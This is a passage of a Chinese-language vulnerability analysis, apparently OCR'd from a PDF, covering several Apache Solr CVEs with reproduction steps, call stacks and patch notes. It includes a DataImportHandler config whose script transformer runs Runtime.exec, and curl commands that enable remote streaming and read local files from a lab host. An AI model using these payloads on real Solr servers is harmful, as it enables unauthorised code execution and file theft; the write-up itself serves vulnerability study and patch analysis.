



## 2.4 CVE-2017-12629

### 2.4.1 复现

XXE：

```
<dataConfig>
  <dataSource type="URLDataSource"/>
  <script><![CDATA[
          function poc(){ java.lang.Runtime.getRuntime().exec("calc");
          }
  ]]></script>
  <document>
    <entity name="stackoverflow"
            url="https://stackoverflow.com/feeds/tag/solr"
            processor="XPathEntityProcessor"
            forEach="/feed"
            transformer="script:poc" />
  </document>
</dataConfig>
```




RCE：

```
<dataConfig>
    <dataSource driver="org.hsqldb.jdbcDriver" url="jdbc:hsqldb:${solr.install.dir}/exam
ple/example-DIH/hsqldb/ex" user="sa" />
    <document>
        <entity name="item" query="select * from item"
                deltaQuery="select id from item where last_modified > '${dataimporter.la
st_index_time}'">
            <field column="NAME" name="name" />


            <entity name="feature"
                    query="select DESCRIPTION from FEATURE where ITEM_ID='${item.ID}'"
                    deltaQuery="select ITEM_ID from FEATURE where last_modified > '${dat
aimporter.last_index_time}'"
                    parentDeltaQuery="select ID from item where ID=${feature.ITEM_ID}">
                <field name="features" column="DESCRIPTION" />
            </entity>

            <entity name="item_category"
                    query="select CATEGORY_ID from item_category where ITEM_ID='${item.I
D}'"
                    deltaQuery="select ITEM_ID, CATEGORY_ID from item_category where las
t_modified > '${dataimporter.last_index_time}'"
                    parentDeltaQuery="select ID from item where ID=${item_category.ITEM_
ID}">
                <entity name="category"
                        query="select DESCRIPTION from category where ID = '${item_categ
ory.CATEGORY_ID}'"
                        deltaQuery="select ID from category where last_modified > '${dat
aimporter.last_index_time}'"
```

```
                    parentDeltaQuery="select ITEM_ID, CATEGORY_ID from item_category
where CATEGORY_ID=${category.ID}">
                    <field column="DESCRIPTION" name="cat" />
                </entity>

            </entity>
        </entity>
    </document>
</dataConfig>
```

### 2.4.2 分析


XXE

其实是 Lucene 出现的漏洞，而 Solr 又是 Lucenne 作为核心语义分析引擎，所以受此漏洞影响，具体漏洞点在 org.apache.lucene.queryparser.xml.CoreParser#parseXML


可以看见没有任何关于 XMl 解析 XXE 的防御，此时主要调用栈


```
write:151, VelocityResponseWriter (org.apache.solr.response)
writeQueryResponse:65, QueryResponseWriterUtil (org.apache.solr.response)
writeResponse:732, HttpSolrCall (org.apache.solr.servlet)
call:473, HttpSolrCall (org.apache.solr.servlet)
doFilter:345, SolrDispatchFilter (org.apache.solr.servlet)
```

修复，增加了 XXE 的通用防御





RCE:

这个都不太想调试了，问题类方法是 org.apache.solr.core.RunExecutableListener#exec



```
        if ("false".equals(args.get("wait")) || Boolean.FALSE.equals(args.get("wait"))) {
            this.wait = false;
        }

    }

    protected int exec(String callback) {
        int ret = 0;

        try {
            boolean doLog = log.isDebugEnabled();
            if (doLog) {
                log.debug("About to exec " + this.cmd[0]);
            }

            Process proc;
            try {
                proc = Runtime.getRuntime().exec(this.cmd, this.envp, this.dir);
            } catch (Error var8) {
                Error err = var8;
                if (var8.getMessage() != null && (var8.getMessage().contains("posix_spawn") || var8.getMessage().contains("UNIXProcess"))) {
                    Error newErr = new Error("Error forking command due to JVM locale bug (see https://issues.apache.org/jira/browse/SOLR-6387): " + var8.getMessage());
                    newErr.setStackTrace(var8.getStackTrace());
                    err = newErr;
                }

                throw err;
            }

            if (this.wait) {
                try {
                    ret = proc.waitFor();
                } catch (InterruptedException var7) {
```


官方修复呢也是直接把这个类删了




### 2.5 CVE-2018-8026

上传 configset 解析配置文件 xml 时造成 xxe，具体分析复现移步
https://xz.aliyun.com/t/2448

具体看 org.apache.solr.schema.FileExchangeRateProvider 修复，都换成 SafeXMLParsing 了




## 2.6 CVE-2019-0193

### 2.6.1 复现


POC:

```
curl -X POST --header "Content-Type:application/octet-stream" --data-binary @ssscon
```


### 2.6.2 分析

同样是 DataImportHandler 出问题

进入到 Dataimport 功能页面，开启 debug，默认给出了如下 xml



```
curl -d '{  "set-property" : {"requestDispatcher.requestParsers.enableRemoteStreaming":true}}' http://192.168.33.130:8983/solr/db/config -H 'Content-type:application/json'

curl "http://192.168.33.130:8983/solr/db/debug/dump?param=ContentStreams" -F "stream.url=file:///C:/a.txt"
```

entity 标签中支持执行 script，且支持 jndi，也就是漏洞触发的地方，具体 dataimport 支持的功能参阅官方文档 https://solr.apache.org/guide/8_6/uploading-structured-data-store-data-with-the-data-import-handler.html




补丁增加了

enable.dih.dataConfigParam（默认为 false）只有启动 solr 的时候加上参数 -Denable.dih.dataConfigParam=true 才会被设置为 true。利用失败如下




### 2.7 CVE-2019-0192

#### 2.7.1 复现

https://github.com/mpgn/CVE-2019-0192/

#### 2.7.2 分析

Solr 支持动态的更新配置，但是更新的并不是 Solrconfig.xml 而是 configoverlay.json

官方文档参考如下

> Config API 可以使用类似 REST 的 API 调用来处理您的 solrconfig.xml 的各个方面。
>
> 此功能默认启用，并且在 SolrCloud 和独立模式下的工作方式类似。许多通常编辑的属性（如缓存大小和提交设置）和请求处理程序定义可以使用此 API 进行更改。
>
> 使用此 API 时，solrconfig.xml 不会更改。相反，所有编辑的配置都存储在一个名为 configoverlay.json 的文件中。该 configoverlay.json 中值覆盖 solrconfig.xml 中的值。


所以加载 core 的时候自然会加载 configoverlay.json 文件，问题也出在这里，精心构造的

configoverlay.json 可以触发 org.apache.solr.core.SolrConfig 的危险构造方法

```
curl -d '{  "set-property" : {"requestDispatcher.requestParsers.enableRemoteStreaming":true}}' http://192.168.33.130:8983/solr/db/config -H 'Content-type:application/json'
```


进而触发 org.apache.solr.core.SolrCore#initInfoRegistry


修复，新版本直接不支持 jmx




## 2.8 CVE-2019-17558

### 2.8.1 复现










### 2.8.2 分析


Velocity 模板引擎注入首先触发的话，需要通过 config api 开启模板引擎开关 params.resource.loader.enabled，Solr 提供给管理员方便管理的配置 api，正常功能，由于 Solr 默认安装为未授权，所以攻击者可以直接配置

再看下模板命令执行，是返回内容进行模板渲染的时候发生的代码注入

